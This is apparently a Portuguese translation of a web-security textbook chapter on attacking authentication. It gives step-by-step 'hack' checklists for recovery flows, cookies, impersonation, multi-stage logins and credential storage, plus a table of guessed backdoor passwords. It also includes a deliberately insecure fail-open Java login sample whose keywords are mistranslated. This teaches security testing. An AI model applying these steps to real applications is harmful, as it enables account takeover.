DICA Mesmo que o aplicativo não forneça um campo na tela para que você forneça um endereço de e-mail para receber o URL de recuperação, o aplicativo poderá transmitir o endereço por meio de um campo de formulário ou cookie oculto. Isso representa uma oportunidade dupla: você pode descobrir o endereço de e-mail do usuário que você comprometeu e pode modificar seu valor para receber o URL de recuperação em um endereço de sua escolha.

Alguns aplicativos permitem que os usuários redefinam o valor da senha diretamente após a conclusão bem-sucedida de um desafio e não enviam nenhuma notificação por e-mail ao usuário. Isso significa que o comprometimento de uma conta por um invasor não será percebido até que o proprietário tente fazer login novamente e poderá até mesmo passar despercebido se o proprietário presumir que deve ter esquecido sua própria senha e, assim, redefini-la da mesma forma. Um invasor que simplesmente deseja *ter* acesso ao aplicativo pode comprometer a conta de um usuário diferente por um período e continuar usando o aplicativo indefinidamente.

ETAPAS DO HACK

- Identifique qualquer funcionalidade de senha esquecida no aplicativo. Se ela não estiver explicitamente vinculada ao conteúdo publicado, ainda assim poderá ser implementada (consulte o Capítulo 4).
- Entenda como funciona a função de senha esquecida fazendo um passo a passo completo usando uma conta que você controla.
- Se o mecanismo usar um desafio, determine se os usuários podem definir ou selecionar seu próprio desafio e resposta. Se for o caso, use uma lista de nomes de usuário comuns ou de nomes de usuário autorizados para coletar uma lista de desafios e verifique se há algum que pareça fácil de adivinhar.
- Se o mecanismo usar uma "dica" de senha, faça o mesmo exercício para obter uma lista de dicas de senha e escolha qualquer uma que seja fácil de adivinhar.
- Tente identificar qualquer comportamento no mecanismo de senha esquecida que possa ser explorado como base para enumeração de nome de usuário ou ataques de força bruta (consulte os detalhes anteriores).
- Se o aplicativo gerar um e-mail contendo um URL de recuperação em resposta a uma solicitação de senha esquecida, obtenha vários desses URLs e tente identificar padrões que permitam prever os URLs emitidos para outros usuários. Empregue as mesmas técnicas relevantes para analisar os tokens de sessão quanto à previsibilidade (consulte o Capítulo 7).

Funcionalidade "Lembrar-me"

Os aplicativos geralmente implementam as funções "lembrar de mim" como uma conveniência para os usuários, para evitar que eles precisem digitar novamente o nome de usuário e a senha sempre que usarem o aplicativo em um computador específico. Essas funções geralmente não são seguras por design e deixam o usuário exposto a ataques locais e de usuários em *outros computadores*:

Algumas funções de "lembrar de mim" são implementadas usando um cookie permanente simples, como `RememberUser=peterwiener` (consulte a Figura 6-5).

Quando esse cookie é enviado para a página inicial do aplicativo, o aplicativo confia no cookie para autenticar o usuário e cria uma sessão de aplicativo para essa pessoa, ignorando o login. Um invasor pode usar uma lista de nomes de usuário comuns ou enumerados para obter acesso total ao aplicativo sem nenhuma autenticação.




Figura 6-5: Uma função "remember me" vulnerável

Algumas funções "remember me" definem um cookie que não contém o nome de usuário, mas sim um tipo de identificador de sessão persistente - por exemplo, `RememberUser=1328`. Quando o identificador é enviado para a página de login, o aplicativo procura o usuário associado a ele e cria uma sessão de aplicativo para esse usuário. Assim como ocorre com os tokens de sessão comuns, se os identificadores de sessão de outros usuários puderem ser previstos ou extrapolados, um invasor poderá iterar por um grande número de identificadores potenciais para encontrar aqueles associados aos usuários do aplicativo e, assim, obter acesso às suas contas sem autenticação. Consulte o Capítulo 7 para conhecer as técnicas de execução desse ataque.

Mesmo que as informações armazenadas em um cookie para reidentificação de usuários estejam adequadamente protegidas (por exemplo, criptografadas) para evitar que outros usuários as detecte ou adivinhe, as informações ainda podem estar vulneráveis a captura por meio de um bug, como cross-site scripting (consulte o Capítulo 12).

ETAPAS DO HACK

- Ative qualquer funcionalidade "lembre-se de mim" e determine se a funcionalidade de fato "lembra" totalmente o usuário ou se apenas lembra o nome de usuário e ainda exige que ele digite uma senha nas visitas subsequentes. Se esse for o caso, é muito menos provável que a funcionalidade exponha alguma falha de segurança.
- Inspecione atentamente todos os cookies persistentes que são definidos. Procure dados salvos que identifiquem o usuário explicitamente ou que pareçam conter algum identificador pré-determinável do usuário.
- Mesmo nos casos em que os dados armazenados pareçam estar muito codificados ou ofuscados, analise-os com atenção e compare os resultados de "lembra" vários nomes de usuário e/ou senhas muito semelhantes para identificar quaisquer oportunidades de engenharia reversa dos dados originais. Aqui, use as mesmas técnicas descritas no Capítulo 7 para detectar significados e padrões em tokens de sessão.
- Tentativa de modificar o conteúdo do cookie persistente para tentar convencer o aplicativo de que outro usuário salvou os detalhes dele no seu computador.

Funcionalidade de personificação de usuário

Alguns aplicativos implementam o recurso para que um usuário privilegiado do aplicativo se faça passar por outros usuários, a fim de acessar dados e executar ações dentro do contexto do usuário. Por exemplo, alguns aplicativos bancários permitem que os operadores de helpdesk autentiquem verbalmente um usuário de telefone e, em seguida, mudem sua sessão do aplicativo para o contexto desse usuário a fim de ajudá-lo.

É comum haver várias falhas de design na funcionalidade de personificação:

Ela pode ser implementada como uma função "oculta", que não está sujeita a controles de acesso adequados. Por exemplo, qualquer pessoa que conheça ou adivinhe o URL /admin/ImpersonateUser.jsp poderá usar a função e se passar por qualquer outro usuário (consulte o Capítulo 8).

O aplicativo pode confiar nos dados controláveis pelo usuário ao determinar se o usuário está realizando uma falsa identidade. Por exemplo, além de um token de sessão válido, um usuário também pode enviar um cookie especificando

qual conta sua sessão está usando no momento. Um invasor pode modificar esse valor e obter acesso a outras contas de usuário sem autenticação, conforme mostrado na Figura 6-6.




Figura 6-6: Uma função de representação de usuário vulnerável

Se um aplicativo permitir a representação de usuários administrativos, qualquer ponto fraco na lógica de representação poderá resultar em uma vulnerabilidade de escalonamento vertical de privilégios - em vez de simplesmente obter acesso aos dados de outros usuários comuns, um invasor poderá obter o controle total do aplicativo.

Algumas funcionalidades de personificação são implementadas como uma simples senha "back-door" que pode ser enviada à página de login padrão junto com qualquer nome de usuário para autenticação como esse usuário. Esse design é altamente inseguro por vários motivos, mas a maior oportunidade para os invasores é que eles provavelmente descobrirão essa senha ao realizar ataques padrão, como a força bruta do login. Se a senha do backdoor for correspondida antes da senha real do usuário, é provável que o invasor descubra a função da senha do backdoor e, assim, obtenha acesso à conta de todos os usuários. Da mesma forma, um ataque de força bruta pode resultar em dois "acertos" diferentes, revelando assim a senha do backdoor, conforme mostrado na Figura 6-7.

request	payload	status	error	timeo...	length	login ...
1376/campanile	302	<input type="checkbox"/>	<input type="checkbox"/>	685	<input type="checkbox"/>	
2025/Iloveyou	302	<input type="checkbox"/>	<input type="checkbox"/>	730	<input type="checkbox"/>	
1 @#\$%^	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
2 @#\$%^	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
3 @#\$%^&	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
4 @#\$%^&*	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
5 root	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
6 \$SRV	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
7 \$secure\$	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
8 3noguru	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
9 @#\$%^&	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
10 A.M.I	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
11 ABC123	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
12 ACCESS	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
13 ADLDEMO	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
14 ADMIN	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
15 ALLIN1	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	
16 LINN14M&H	200	<input type="checkbox"/>	<input type="checkbox"/>	2688	<input checked="" type="checkbox"/>	

Figura 6-7: Um ataque de adivinhação de senha com dois "acertos", indicando a presença de uma senha de backdoor

ETAPAS DO HACK

- Identifique qualquer funcionalidade de personificação no aplicativo. Se ela não estiver explicitamente vinculada ao conteúdo publicado, ainda assim poderá ser implementada (consulte o Capítulo 4).
- Tentativa de usar a funcionalidade de representação diretamente para se passar por outros usuários.
- Tentar manipular qualquer dado fornecido pelo usuário que seja processado pela função de personificação na tentativa de se passar por outros usuários. Preste atenção especial a todos os casos em que o seu nome de usuário estiver sendo enviado, exceto durante o login normal.
- Se você conseguir usar a funcionalidade, tente se passar por qualquer usuário administrativo conhecido ou imaginado, a fim de elevar os privilégios.
- Ao realizar ataques de adivinhação de senha (consulte a seção "Login de força bruta"), verifique se algum usuário parece ter mais de uma senha válida ou se uma senha específica foi comparada com vários nomes de usuário. Além disso, faça login como vários usuários diferentes com as credenciais capturadas em um ataque de força bruta e verifique se tudo parece normal. Preste muita atenção a qualquer mensagem de status "logado como X".

Validação incompleta de credenciais

Mecanismos de autenticação bem projetados impõem vários requisitos às senhas, como um comprimento mínimo ou a presença de caracteres maiúsculos e minúsculos. Da mesma forma, alguns mecanismos de autenticação mal projetados não apenas não aplicam essas boas práticas, mas também não levam em conta as tentativas dos próprios usuários de cumpri-las.

Por exemplo, alguns aplicativos truncam as senhas e, portanto, validam apenas os primeiros n caracteres. Alguns aplicativos executam uma verificação de senhas sem distinção entre maiúsculas e minúsculas. Alguns aplicativos removem caracteres incomuns (às vezes no pré-texto da validação de entrada) antes de verificar as senhas.

Cada uma dessas limitações na validação de senhas reduz em uma ordem de grandeza o número de variações disponíveis no conjunto de senhas possíveis. Por meio da experimentação, é possível determinar se uma senha está sendo totalmente validada ou se há alguma limitação em vigor. Em seguida, é possível ajustar seus ataques automatizados contra o login para remover casos de teste desnecessários, reduzindo assim enormemente o número de solicitações necessárias para comprometer as contas dos usuários.

ETAPAS DO HACK

- Usando uma conta que você controla, tente fazer login com variações de sua própria senha: removendo o último caractere, alterando a caixa de um caractere e removendo qualquer caractere tipográfico especial. Se alguma dessas tentativas for bem-sucedida, continue experimentando para tentar entender qual validação está realmente ocorrendo.
- Alimente os resultados em seus ataques automatizados de adivinhação de senhas, para remover casos de teste supérfluos e aumentar as chances de sucesso.

Nomes de usuário não exclusivos

Alguns aplicativos que oferecem suporte ao autorregistro permitem que os usuários especifiquem seu próprio nome de usuário e não exigem que os nomes de usuário sejam exclusivos. Embora seja raro, os autores encontraram mais de um aplicativo com esse comportamento.

Isso representa uma falha de projeto por dois motivos:

Um usuário que compartilha um nome de usuário com outro usuário também pode selecionar a mesma senha que esse usuário, seja durante o registro ou em uma alteração de senha subsequente. Nessa eventualidade, o aplicativo rejeitará a senha escolhida pelo segundo usuário ou permitirá que dois usuários compartilhem a mesma senha.

contas tenham credenciais idênticas. No primeiro caso, o comportamento do aplicativo divulgará efetivamente a um usuário as credenciais de um usuário diferente. No segundo caso, os logins subsequentes de um dos usuários resultarão em acesso à conta do outro usuário.

Um invasor pode explorar esse comportamento para realizar um ataque de força bruta bem-sucedido, mesmo que isso não seja possível em outro lugar devido a restrições de tentativas de login fracassadas. Um invasor pode registrar um nome de usuário específico várias vezes com senhas diferentes, enquanto monitora a resposta diferencial que indica que já existe uma conta com esse nome de usuário e senha. O invasor terá adquirido a senha de um usuário-alvo sem fazer uma única tentativa de fazer login como esse usuário.

A funcionalidade de autorregistro mal projetada também pode fornecer um meio para a enumeração de nomes de usuário. Se um aplicativo não permitir nomes de usuário duplicados, um invasor poderá tentar registrar um grande número de nomes de usuário comuns para identificar os nomes de usuário existentes que são rejeitados.

ETAPAS DO HACK

- Se o autorregistro for possível, tente registrar o mesmo nome de usuário duas vezes com senhas diferentes.
- Se o aplicativo bloquear a segunda tentativa de registro, você poderá explorar esse comportamento para enumerar os nomes de usuário existentes, mesmo que isso não seja possível na página principal de login ou em qualquer outro lugar. Faça várias tentativas de registro com uma lista de nomes de usuário comuns para identificar os nomes já registrados que o aplicativo bloqueia.
- Se o registro de nomes de usuário duplicados for bem-sucedido, tente registrar o mesmo nome de usuário duas vezes com a mesma senha e determine o comportamento do aplicativo:
 - Se o resultado for uma mensagem de erro, você poderá explorar esse comportamento para realizar um ataque de força bruta, mesmo que isso não seja possível na página principal de login. Escolha um nome de usuário enumerado ou adivinhado e tente registrar esse nome de usuário várias vezes com uma lista de senhas comuns. Quando o aplicativo rejeitar uma senha específica, é provável que você tenha encontrado a senha existente para a conta visada.
 - Se não houver mensagem de erro, faça login usando as credenciais especificadas e veja o que acontece. Talvez seja necessário registrar vários usuários e modificar diferentes dados mantidos em cada conta para entender se esse comportamento pode ser usado para obter acesso não autorizado às contas de outros usuários.

Nomes de usuário previsíveis

Alguns aplicativos geram automaticamente nomes de usuário de contas de acordo com alguma sequência previsível (por exemplo, cust5331, cust5332 etc.). Quando um aplicativo se comporta dessa forma, um invasor que consegue discernir a sequência pode chegar rapidamente a uma lista potencialmente exaustiva de todos os nomes de usuário válidos, que pode ser usada como base para outros ataques. Ao contrário dos métodos de enumeração que dependem de solicitações repetidas orientadas por listas de palavras, esse meio de determinar nomes de usuário pode ser executado de forma não intrusiva com interação mínima com o aplicativo.

ETAPAS DO HACK

- Se os nomes de usuário forem gerados pelo aplicativo, tente obter vários nomes de usuário em rápida sucessão e determine se é possível discernir alguma sequência ou padrão.
- Em caso afirmativo, extrapole para trás para obter uma lista de possíveis nomes de usuário válidos. Isso pode ser usado como base para um ataque de força bruta contra o login e outros ataques em que nomes de usuário válidos são necessários, como a exploração de falhas de controle de acesso (consulte o Capítulo 8).

Senhas iniciais previsíveis

Em alguns aplicativos, os usuários são criados de uma só vez ou em lotes consideráveis e recebem automaticamente senhas iniciais, que são então distribuídas a eles por algum meio. Os meios de geração de senhas podem permitir que um invasor preveja as senhas de outros usuários do aplicativo. Esse tipo de vulnerabilidade é mais comum em aplicativos corporativos baseados em intranet, por exemplo, em que cada funcionário tem uma conta criada em seu nome e recebe uma notificação impressa de sua senha.

Nos casos mais vulneráveis, todos os usuários recebem a mesma senha, ou uma senha derivada de seu nome de usuário ou função. Em outros casos, as senhas geradas podem conter sequências que podem ser identificadas ou adivinhadas com acesso a uma amostra muito pequena de senhas iniciais.

ETAPAS DO HACK

- Se as senhas forem geradas pelo aplicativo, tente obter várias senhas em rápida sucessão e determine se é possível discernir alguma sequência ou padrão.
- Em caso afirmativo, extrapole o padrão para obter uma lista de senhas de outros usuários do aplicativo.

ETAPAS DO HACK (*continuação*)

- Se as senhas demonstrarem um padrão que possa ser correlacionado com os nomes de usuário, você poderá tentar fazer login usando nomes de usuário conhecidos ou adivinhados e as senhas inferidas correspondentes.
- Caso contrário, você poderá usar a lista de senhas inferidas como base para um ataque de força bruta com uma lista de nomes de usuário enumerados ou comuns.

Distribuição insegura de credenciais

Muitos aplicativos empregam um processo no qual as credenciais para contas recém-criadas são distribuídas aos usuários fora da interação normal com o aplicativo (por exemplo, por correio ou e-mail). Às vezes, isso é feito por motivos motivados por questões de segurança - por exemplo, para garantir que o endereço postal ou de e-mail fornecido pelo usuário realmente pertence a essa pessoa. Em alguns casos, esse processo pode representar um risco à segurança. Por exemplo, se a mensagem distribuída contiver nome de usuário e senha, não houver limite de tempo para seu uso e não houver exigência de que o usuário altere a senha no primeiro login, é muito provável que um grande número, até mesmo a maioria, de usuários de aplicativos não modifique suas credenciais iniciais e que as mensagens de distribuição permaneçam em vigor por um longo período, durante o qual elas pode ser acessado por uma parte não autorizada.

Às vezes, o que é distribuído não são as credenciais em si, mas sim um URL de "ativação de conta", que permite que os usuários definam sua própria senha inicial. Se a série desses URLs enviados a usuários sucessivos manifestar qualquer tipo de sequência, um invasor poderá identificar isso registrando vários usuários em sucessão próxima e, em seguida, inferir os URLs de ativação enviados a usuários recentes e futuros.

ETAPAS DO HACK

- Obter uma nova conta. Se não for necessário definir todas as credenciais durante o registro, determine os meios pelos quais o aplicativo distribui as credenciais aos novos usuários.
- Se for usado um URL de ativação de conta, tente registrar várias contas novas em sucessão próxima e identifique qualquer sequência nos URLs que receber. Se for possível determinar um padrão, tente prever os URLs de ativação enviados a usuários recentes e futuros e tente usar esses URLs para assumir a propriedade de suas contas.
- Tente reutilizar um único URL de reativação várias vezes e veja se o aplicativo permite isso. Caso contrário, tente bloquear a conta de destino antes de reutilizar o URL e veja se agora funciona.

Falhas de implementação na autenticação

Mesmo um mecanismo de autenticação bem projetado pode ser altamente inseguro devido a erros cometidos em sua implementação. Esses erros podem levar ao vazamento de informações, ao desvio completo do login ou a um enfraquecimento da segurança geral do mecanismo conforme projetado. As falhas de implementação tendem a ser mais sutis e difíceis de detectar do que os defeitos de design, como senhas de baixa qualidade e força bruta. Por esse motivo, elas costumam ser um alvo frutífero para ataques contra os aplicativos mais críticos para a segurança, nos quais vários modelos de ameaças e testes de penetração provavelmente já detectaram qualquer falha. Os autores identificaram cada uma das falhas de implementação descritas aqui nos aplicativos da Web implantados por grandes bancos.

Mecanismos de login abertos por falha

A lógica fail-open é uma espécie de falha lógica (descrita em detalhes no Capítulo 11) e que tem consequências particularmente graves no contexto dos mecanismos de autenticação.

A seguir, um exemplo bastante artificial de um mecanismo de login que falha na abertura. Se a chamada para `db.getUser()` lançar uma exceção por algum motivo (por exemplo, uma exceção de ponteiro nulo que surge porque a solicitação do usuário não contém um parâmetro de nome de usuário ou senha), o login será bem-sucedido. Embora a sessão resultante possa não estar vinculada a uma identidade de usuário específica e, portanto, possa não ser totalmente funcional, isso ainda pode permitir que um invasor acesse alguns dados ou funcionalidades confidenciais.

```
public Response checkLogin(Session session) { try
{
    String uname = session.getParameter("username");
    String passwd = session.getParameter("password"); User
    user = db.getUser(uname, passwd);
    Se (usuário == nulo) {
        // credenciais inválidas
        session.setMessage("Login failed."); return
        doLogin(session);
    }
}
catch (Exception e) {}

// usuário válido
session.setMessage("Login successful.");
return doMainMenu(session);
}
```

No campo, não se esperaria que um código como esse fosse aprovado nem mesmo na análise de segurança mais atual. No entanto, é muito mais provável que a mesma falha conceitual exista em mecanismos mais complexos nos quais são feitas várias invocações de métodos em camadas, nos quais muitos erros em potencial podem surgir e ser gerenciados em locais diferentes e onde a lógica de validação mais complicada pode envolver a manutenção de um estado significativo sobre o progresso do login.

ETAPAS DO HACK

- Faça um login completo e válido usando uma conta que você controla. Registre todos os dados enviados ao aplicativo e todas as respostas recebidas, usando seu proxy de interceptação.
- Repita o processo de login várias vezes, modificando partes dos dados enviados de maneiras inesperadas. Por exemplo, para cada parâmetro de solicitação ou cookie enviado pelo cliente:
 - Envie uma string vazia como valor.
 - Remover completamente o par nome/valor.
 - Envie valores muito longos e muito curtos.
 - Envie cadeias de caracteres em vez de números e vice-versa.
 - Enviar o mesmo item várias vezes, com valores iguais e diferentes.
- Para cada solicitação malformada enviada, analise atentamente a resposta do aplicativo para identificar quaisquer divergências em relação ao caso base.
- Alimente essas observações para estruturar seus casos de teste. Quando uma modificação causar uma alteração no comportamento, tente combiná-la com outras alterações para levar a lógica do aplicativo aos seus limites.

Defeitos em mecanismos de login de vários estágios

Alguns aplicativos usam mecanismos de login elaborados que envolvem vários estágios. Por exemplo:

Entrada de um nome de usuário e senha.

Um desafio para dígitos específicos de um PIN ou uma palavra memorável.

O envio de um valor exibido em um token físico variável.

Os mecanismos de login de vários estágios são projetados para oferecer segurança aprimorada em relação ao modelo simples baseado em nome de usuário e senha. Normalmente, o primeiro estágio exige que o usuário se identifique com um nome de usuário ou item semelhante, e os estágios subsequentes executam várias verificações de autenticação. Esses mecanismos frequentemente contêm vulnerabilidades de segurança e, em particular, várias falhas de lógica (consulte o Capítulo 11).

MITO DO COM MON Muitas vezes se supõe que os mecanismos de login de vários estágios são menos propensos a desvios de segurança do que a autenticação padrão por nome de usuário/senha. Essa crença é enganosa. A execução de várias verificações de autenticação pode aumentar consideravelmente a segurança do mecanismo. Em contrapartida, o processo é mais propenso a falhas na implementação. Em vários casos em que uma combinação de falhas está presente, isso pode até resultar em uma solução *menos* segura do que um login normal baseado em nome de usuário e senha.

Algumas implementações de mecanismos de login de vários estágios fazem suposições potencialmente inseguras em cada estágio sobre a interação do usuário com estágios anteriores. Por exemplo:

Um aplicativo pode presumir que um usuário que acessa o estágio três deve ter concluído os estágios um e dois. Portanto, ele pode autenticar um invasor que passa diretamente do estágio um para o estágio três e o conclui corretamente, permitindo que o invasor faça login com apenas uma parte das várias credenciais normalmente necessárias.

Um aplicativo pode confiar em alguns dos dados que estão sendo processados no estágio dois porque eles foram validados no estágio um. No entanto, um invasor pode manipular esses dados no estágio dois, dando a eles um valor diferente do que foi validado no estágio um. Por exemplo, no estágio um, o aplicativo pode determinar se a conta do usuário expirou, se está bloqueada ou se pertence ao grupo administrativo, ou se precisa concluir outros estágios do login além do estágio dois. Se um invasor puder interferir nesses sinalizadores à medida que o login transita entre diferentes estágios, ele poderá modificar o comportamento do aplicativo e fazer com que ele autentique o usuário apenas com credenciais parciais ou eleve os privilégios.

Um aplicativo pode presumir que a mesma identidade de usuário é usada para concluir cada estágio; no entanto, ele pode não verificar isso explicitamente. Por exemplo, o primeiro estágio pode envolver o envio de um nome de usuário e uma senha válidos, e o segundo estágio pode envolver o reenvio do nome de usuário (agora em um campo de formulário oculto) e um valor de um token físico alterado. Se um invasor enviar pares de dados válidos em cada estágio, mas para usuários diferentes, o aplicativo poderá autenticar o usuário como uma das identidades usadas nos dois estágios. Isso permitiria que um invasor que possuísse seu próprio token físico e descobrisse a senha de outro usuário fizesse login como esse usuário (ou vice-versa). Embora o mecanismo de login não possa ser completamente comprometido sem nenhuma informação prévia, sua postura geral de segurança é substancialmente enfraquecida e as despesas e o esforço substanciais da implementação do mecanismo de dois fatores não proporcionam os benefícios esperados.

ETAPAS DO HACK

- Realize um login completo e válido usando uma conta que você controla. Registre todos os dados enviados ao aplicativo usando seu proxy de interceptação.
- Identifique cada estágio distinto do login e os dados que são coletados em cada estágio. Determine se uma única informação é coletada mais de uma vez ou se é transmitida de volta ao cliente e reenviada por meio de um campo de formulário oculto, cookie ou parâmetro de URL predefinido (consulte o Capítulo 5).
- Repita o processo de login várias vezes com várias solicitações malformadas:
 - Tente executar as etapas de login em uma sequência diferente.
 - Tente ir diretamente para um determinado estágio e continuar a partir dele.
 - Tente pular cada etapa e continuar com a próxima.
 - Use sua imaginação para pensar em outras maneiras de acessar os diferentes estágios que os desenvolvedores talvez não tenham previsto.
- Se algum dado for enviado mais de uma vez, tente enviar um valor diferente em diferentes estágios e verifique se o login ainda é bem-sucedido. Pode ser que alguns dos envios sejam supérfluos e não sejam realmente processados pelo aplicativo. Pode ser que os dados sejam validados em um estágio e, em seguida, confiáveis - nesse caso, tente fornecer as credenciais de um usuário em um estágio e, em seguida, alterne para autenticar de fato como um usuário diferente. Pode ser que a mesma parte dos dados seja validada em mais de um estágio, mas com verificações diferentes - nesse caso, tente fornecer (por exemplo) o nome de usuário e a senha de um usuário no primeiro estágio e o nome de usuário e o número PIN de um usuário diferente no segundo estágio.
- Preste muita atenção a todos os dados transmitidos pelo cliente que não foram inseridos diretamente pelo usuário. Isso pode ser usado pelo aplicativo para armazenar informações sobre o estado do progresso do login e pode ser confiável para o aplicativo. Por exemplo, se a solicitação para o estágio três incluir o parâmetro "stage2complete=true", talvez seja possível avançar diretamente para o estágio três definindo esse valor. Tente modificar os valores que estão sendo enviados e determine se isso permite que você avance ou pule etapas.

Alguns mecanismos de login empregam uma pergunta que varia aleatoriamente em um dos estágios do processo de login. Por exemplo, depois de enviar um nome de usuário e uma senha, o usuário pode ser solicitado a responder a uma das várias perguntas "secretas" (relacionadas ao nome de solteira da mãe, local de nascimento, nome da primeira escola etc.) ou a enviar duas letras aleatórias de uma frase secreta. A justificativa para esse comportamento é que, se o usuário souber a resposta correta, ele pode ser autorizado sem precisar inserir a senha novamente. No entanto, se o usuário não souber a resposta correta, ele não poderá acessar o sistema.

O principal é que, mesmo que um invasor capture tudo o que um usuário digita em uma única ocasião, isso não permitirá que ele faça login como esse usuário em outra ocasião, pois serão feitas perguntas diferentes.

Em algumas implementações, essa funcionalidade está quebrada e não atinge seus objetivos:

O aplicativo pode apresentar uma pergunta escolhida aleatoriamente e armazenar os detalhes da pergunta em um campo de formulário HTML oculto ou em um cookie, e não no servidor. Posteriormente, o usuário envia tanto a resposta quanto a própria pergunta. Isso permite que o invasor escolha qual pergunta responder, possibilitando que ele repita um login depois de capturar a entrada do usuário em uma única ocasião.

O aplicativo pode apresentar uma pergunta escolhida aleatoriamente em cada tentativa de login, mas não lembrar qual pergunta foi feita a um determinado usuário caso ele não envie uma resposta. Se o mesmo usuário iniciar uma nova tentativa de login um momento depois, será gerada uma pergunta aleatória diferente. Isso efetivamente permite que um invasor percorra as perguntas até receber uma para a qual saiba a resposta, permitindo que ele repita um login depois de capturar a entrada de um usuário em uma única ocasião.

OBSERVAÇÃO A segunda dessas condições é realmente muito sutil e, como resultado, muitos aplicativos do mundo real são vulneráveis. Um aplicativo que desafia um usuário a digitar duas letras aleatórias de uma palavra memorável pode parecer, à primeira vista, que está funcionando corretamente e fornecendo segurança aprimorada. No entanto, se as letras forem escolhidas aleatoriamente cada vez que o estágio de autenticação anterior for ultrapassado, um invasor que tenha capturado o login de um usuário em uma única ocasião poderá simplesmente reautenticar até esse ponto até que as duas letras que ele conhece sejam solicitadas, sem o risco de bloqueio da conta.

ETAPAS DO HACK

- Se um dos estágios de login usar uma pergunta que varia aleatoriamente, verifique se os detalhes da pergunta estão sendo enviados junto com a resposta. Em caso afirmativo, altere a pergunta e envie a resposta correta associada a essa pergunta e verifique se o login continua sendo bem-sucedido.
- Se o aplicativo não permitir que um invasor envie uma pergunta e uma resposta arbitrárias, faça um login parcial várias vezes com uma única conta, prosseguindo a cada vez até a pergunta variável. Se a pergunta mudar em cada ocasião, o invasor ainda poderá escolher efetivamente qual pergunta responder.

OBSERVAÇÃO Em alguns aplicativos em que um componente do login varia aleatoriamente, o aplicativo coleta todas as credenciais de um usuário em um único estágio. Por exemplo, a página principal de login pode apresentar um formulário com campos para nome de usuário, senha e uma das várias perguntas secretas. Cada vez que a página de login é carregada, a pergunta secreta muda. Nessa situação, a aleatoriedade da pergunta secreta não impede que um invasor reproduza uma solicitação de login válida que tenha capturado a entrada de um usuário em uma ocasião, e o processo de login não pode ser modificado para fazer isso em sua forma atual, porque um invasor pode simplesmente recarregar a página até receber a pergunta variável para a qual ele sabe a resposta. Em uma variação desse cenário, o aplicativo pode definir um cookie persistente para "garantir" que a mesma pergunta variável seja apresentada a qualquer usuário até que ele a responda corretamente. É claro que essa medida pode ser contornada de forma trivial modificando ou excluindo o cookie.

Armazenamento inseguro de credenciais

Se um aplicativo armazenar as credenciais de login de maneira insegura, a segurança do mecanismo de login será prejudicada, mesmo que não haja nenhuma falha inerente no próprio processo de autenticação.

É muito comum encontrar aplicativos da Web nos quais as credenciais de usuário são armazenadas de forma não criptografada no banco de dados. Como a conta do banco de dados usada pelo aplicativo deve ter acesso total de leitura/gravação a essas credenciais, muitos tipos de outras vulnerabilidades dentro do aplicativo podem ser exploradas para permitir que você acesse essas credenciais - por exemplo, falhas de injeção de comando ou SQL (Capítulo 9) ou fraquezas de controle de acesso (Capítulo 8).

ETAPAS DO HACK

- Analise toda a funcionalidade relacionada à autenticação do aplicativo e também todas as funções relacionadas à manutenção do usuário. Se forem encontradas instâncias em que a senha de um usuário é transmitida de volta para o cliente, isso pode indicar que as senhas estão sendo armazenadas de forma insegura.
- Se algum tipo de comando arbitrário ou vulnerabilidade de execução de consulta for identificado no aplicativo, tente encontrar o local no banco de dados ou no sistema de arquivos do aplicativo onde as credenciais do usuário estão armazenadas. Consulte-os para determinar se as senhas estão sendo armazenadas de forma não criptografada.

Protegendo a autenticação

